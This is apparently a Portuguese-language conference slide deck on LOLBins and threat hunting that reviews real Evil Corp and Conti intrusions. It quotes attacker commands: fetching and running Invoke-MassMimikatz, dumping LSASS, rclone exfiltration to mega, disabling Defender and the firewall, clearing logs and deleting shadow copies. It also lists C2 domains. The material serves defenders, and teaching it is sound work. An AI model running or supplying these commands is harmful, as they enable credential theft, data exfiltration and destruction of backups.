bxsec

Security Conference

# LOLBins Undercover

# A Arte dos Ataques Invisíveis

Daniel Donda

```
┌──(donda@bxsec2025)-[~/speaker_profiles]
└─$ whoami --full-profile
```

```
[+] Name: Daniel Donda
[+] Role: CEO and Founder at Hackers Hive
[+] Experience: 25+ years in Cybersecurity
[+] Recognition: Microsoft MVP since 2011
[+] Education: Mathematics | Information Security | Postgraduate in Intelligence
[+] Certifications: MCP | MCSE | MCSA | CEH | Security+ | CySA+ | CISSP
[+] Publications: Author of cybersecurity books and articles
[+] Projects: danieldonda.com and a YouTube channel focused on Cybersecurity
[+] Specialties: Defense, Threat Hunting, OSINT, Cybersecurity Education
```

# LOLBins Undercover

## A Arte dos Ataques Invisíveis

Advanced Threat Hunting for Modern Adversaries

HACKER
MALWARE
LOLBINS

# Living Off the Land Binary

Living Off the Land Binaries (**LOLBins**) é uma técnica que se concentra em usar ferramentas legítimas já presentes em um sistema operacional para realizar atividades maliciosas.

A ideia é aproveitar a autorização de software legítimo, que geralmente não é revisto pelos sistemas de segurança.

- ✓ *Já estão no sistema*
- ✓ *Assinados pela Microsoft*
- ✓ *Pouco monitorados por antivírus*


```
┌──(donda@bxsec2025)-[~/demo]
└─$ ./proxy_command_execution.sh –tks @0gtweet
```

# LOLBins


- whoami /all
- powershell -Command "Get-Process"
- schtasks /create /tn "MyTask" /tr "notepad.exe" /sc once /st 00:00
- certutil -decode input.b64 output.exe
- regsvr32 /s /n /i:mydll.dll
- mshta.exe "javascript:alert('Hello World');"
- certutil -decode calc.b64 malware_calc.exe
- [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes("C:\Windows\System32\calc.exe")) > calc.b64
- schtasks /create /tn "MyTask" /tr "calc.exe" /sc once /st 00:00
- rundll32.exe shell32.dll,Control_RunDLL appwiz.cpl
- runas /user:hackudo "cmd"
- net localgroup Administrators hackudo /add
- powershell.exe -NoP -NonI -W Hiden -Exec Bypass -Enc "YzpcV2luZG93c1xzeXN0ZW04ZQ=="

# Living Off the Living Off the Land


- https://lolol.farm/



| logo | link | description |
|---|---|---|
| LoFP | https://br0k3nlab/LoFP/ | Living off the False Positive is an autogenerated collection of false positives sourced from some of the most popular rule sets. The information is categorized along with ATT&CK techniques, rule source, and data source. |
| | https://loldrivers.io | Living Off The Land Drivers is a curated list of Windows drivers used by adversaries to bypass security controls and carry out attacks |
| | https://gtfobins.github.io | GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems |
| | https://lolbas-project.github.io | The goal of the LOLBAS project is to document every binary, script, and library that can be used for Living Off The Land techniques |
| | https://lots-project.com | Attackers are using popular legitimate domains when conducting phishing, C&C, exfiltration and downloading tools to evade detection. The list of websites below allow attackers to use their domain or subdomain |
| FILESEC.IO | https://filesec.io | File extensions being used by attackers |
| | https://malapi.io | MalAPI.io maps Windows APIs to common techniques used by malware |
| Hijack Libs | https://hijacklibs.net | This project provides an curated list of DLL Hijacking candidates |
| | https://wadcoms.github.io | WADComs is an interactive cheat sheet, containing a curated list of offensive security tools and their respective commands, to be used against Windows/AD environments |
| | https://www.loobins.io | Living Off the Orchard: macOS Binaries (LOOBins) is designed to provide detailed information on various built-in macOS binaries and how they can be used by threat actors for malicious purposes |
| | https://lolapps-project.github.io | This project was made because exploitation isn't limited to binaries using command line techniques. Both built-in and third-party applications have been used & abused for adversarial gain since the dawn of time, and knowing these methods can help when all else fail. |
| | https://www.bootloaders.io | Curated list of known malicious bootloaders for various operating systems. The project aims to assist security professionals in staying informed and mitigating potential threats associated with bootloaders |
| MANDIANT | BYOL | Bring Your Own Land (BYOL) |
| | https://lothardware.com.tr | Living Off The Hardware is a resource collection that provides guidance on identifying and utilizing malicious hardware and malicious devices |
| WTFBINS | https://wtfbins.wtf/ | WTFBin is a binary that behaves exactly like malware, except, somehow, it's not |



- System Binary Proxy Execution
- ID: T1218
  - Sub-techniques: T1218.001, T1218.002, T1218.003, T1218.004, T1218.005, T1218.007, T1218.008, T1218.009, T1218.010, T1218.011, T1218.012, T1218.013, T1218.014, T1218.015
  - Tactic: Defense Evasion



PHISHING eevilcorp.online

hxxp://eevilcorp[.]online/generator?table=9&meme=L-00056&peer=ceo_office

```
C:\Windows\System32\WScript.exe C:\Users\<USERNAME>\AppData\Local\Temp\Temp1_Chrome.Update.b343b0.zip\Chrome.Update.c9a747.js
```

```
ed0632acb266a4ec3f51dd803c8025bccd654e53c64eb613e203c590897079b3
```

```
powershell -ep bypass; start-process "c:\Windows\System32\slui.exe" -verb runas
```


poc

```
C:\WINDOWS\SYSTEM32\WBEM\WMIC.exe /node:localhost process call create powershell /c IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent[.]com/PowerShellEmpire/PowerTools/master/PewPewPew/Invoke-MassMimikatz.ps1');'24346D, COMPUTERNAME2'|Invoke-MassMimikatz -Verbose > c:/programdata/2.txt
```

adsmarketart.com
advancedanalysis.be
advertstv.com
amazingdonutco.com
cofeedback.com
consultane.com
dns.proactiveads.be
mwebsoft.com
rostraffic.com
traffichi.com
typiconsult.com
websitelistbuilder.com

EVIL CORP

https://attack.mitre.org/groups/G0119/



RECONHECIMENTO

DESENVOLVIMENTO DE RECURSOS

ACESSO INICIAL

EXECUÇÃO

PERSISTENCIA

ESCALAÇÃO DE PRIVILÉGIO

EVASÃO DE DEFESAS

ACESSO A CREDENCIAIS

DESCOBERTA

MOVIMENTAÇÃO LATERAL

COLEÇÃO

COMANDO E CONTROLE

EXFILTRAÇÃO

IMPACTO

```
d21908a90b44f44
0d80bb728ffc089
3746df936aefd74
40fcba447bf8f523
184
```

```
cmd /c c:\users\public\compareForFor.hta
```

```
sekurls a::logonpasswords
```

```
reg add
"HKEY_LOCAL_MACHINE\Software\Microsoft\
Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\
Userlist" /v oldadministrator /t REG_DWORD /d
0 /f
```

```
net group "domain admins" /dom
net localgroup "administrator"
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all time
ping
```

```
psexec.exe \\%0 -s -d -i -c -f 1.exe
```

```
vssadmin
delete shadows
/all /quietexe
```

```
https://161.35.147[.]110/out/run/text/plain
```

```
cmd.exe /c rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump PID
C:\ProgramData\lsass.dmp full
```

```
powershell-import /home/user/work/Invoke-Kerberoast.ps1
```

```
rclone.exe copy "\\WTFINANCE.washoetribe.net\E$\FINANCE" mega:1 -q --ignore-
existing --auto-confirm --multi-thread-streams 1 --transfers 3 --bwlimit 5M
```

CONTI

https://thedfirreport.com/2021/11/29/continuing-the-bazar-ransomware-story/

KILL CHA
CHAIN
DEFENSE
EVASION

# Evasão De Defesas

Kill processes

- *CMD/PSH: wmic process “where name like ‘%WinDefend%’” delete*
- *Taskkill /IM ccSvcHst.exe*

PowerShell

- *PowerShell Set-MpPreference -DisableRealtimeMonitoring $true*
- *PowerShell Set-MpPreference -DisableBehaviorMonitoring $true*
- *PowerShell Add-MpPreference -ExclusionPath C:*
- *PowerShell Add-MpPreference -ExclusionExtension ".exe“*

*Disable Task Manager*

- *reg.exe add HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\ System /v DisableTaskMgr /t REG_DWORD /d*

# Evasão De Defesas

Stop services

- *net stop SharedAccess*
- *sc stop wuauserv*
- *sc pause MpsSvc*

Delete services

- *sc delete MpsSvc*
- *sc config WinDefend  start= disabled*

Firewall

- *netsh firewall set opmode mode=disable*
- *netsh Advfirewall set allprofiles state off*

# Evasão De Defesas

## Clear Event Logs

- *wevtutil.exe cl Application*
- *wevtutil.exe cl Security*
- *wevtutil.exe cl System*
- *FOR /F “delims=” %%I IN (‘WEVTUTIL EL’) DO (WEVTUTIL CL “%%I”)*

## Delete USN Journal

- *wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %c:*
- *fsutil usn deletejournal /D C:"*

# Evasão De Defesas

**Delete backup files with “del”**

```
del /s /f /q c:*.VHD c:*.bac c:*.bak c:*.wbcat c:*.bkf c:Backup*.* c:ackup*.*c:*.set c:*.win c:*.dsk
```

**Delete backups via “wbadmin”**

```
wbadmin delete catalog -quiet
wbadmin DELETE SYSTEMSTATEBACKUP
wbadmin DELETE SYSTEMSTATEBACKUP –deleteOldest
```

**Delete computer restore point**

```
Get-ComputerRestorePoint | delete-ComputerRestorePoint
```

**Delete Shadow Copies**

```
Vssadmin.exe Delete Shadows /All /Quiet
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
PowerShell Get-WmiObject Win32_ShadowCopy | % { $_.Delete() }
PowerShell Get-WmiObject Win32_ShadowCopy | Remove-WmiObject
```

# Prevenção e hunting

- Melhor prática - Detecção de execução de linha de comando - EDR e/ou Sysmon (System Monitor) + Security Events
- Ferramentas e recursos úteis:
  - RITA – Real Intelligence Threat Analytics - Ela analisa tráfego de rede (logs de NetFlow ou Zeek) para encontrar indícios de comunicação de **Command and Control (C2)**.
  - YARA – Yet Another Recursive Acronym – É uma linguagem de regras usada para identificar padrões em arquivos, strings ou processos em memória.
  - SIGMA é um formato padrão para criar regras de detecção baseadas em logs, como o Event Viewer do Windows, Sysmon, ou logs enviados a um SIEM
  - KQL – Kusto Query Language **–** É a linguagem usada para fazer consultas em ambientes como o Microsoft Sentinel, Log Analytics, Defender for Endpoint e outros serviços baseados no Azure Monitor.

Thank you